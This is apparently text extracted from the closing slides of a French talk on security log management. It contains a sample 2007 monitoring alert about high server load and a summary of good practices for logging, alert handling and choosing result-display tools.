
Service: LOAD
Host: Yuuai
Address: 129.104.30.32
State: CRITICAL

Date/Time: Sat Mar 3 23:13:58 CET 2007

Additional Info:

CRITICAL - load average: 27.07, 12.21, 4.80

Présentation : exemples (afterglow)



- Journaliser :
 - Définir ce qui est à journaliser
 - Comment le journaliser : un seul standard
 - Où le journaliser et combien de temps
 - Une fois en place, tout est automatisé
- Traiter les journaux et les incidents :
 - L'être humain doit faire vivre les règles de filtrage et réagir aux alertes
 - Ne pas remettre au lendemain
 - La corrélation d'événements reste très théorique
 - Présentation des résultats : plusieurs outils existent, à tester, à choisir, utilisables simultanément
 - Privilégier la simplicité, éviter d'ajouter des risques de vulnérabilités

Merci de votre attention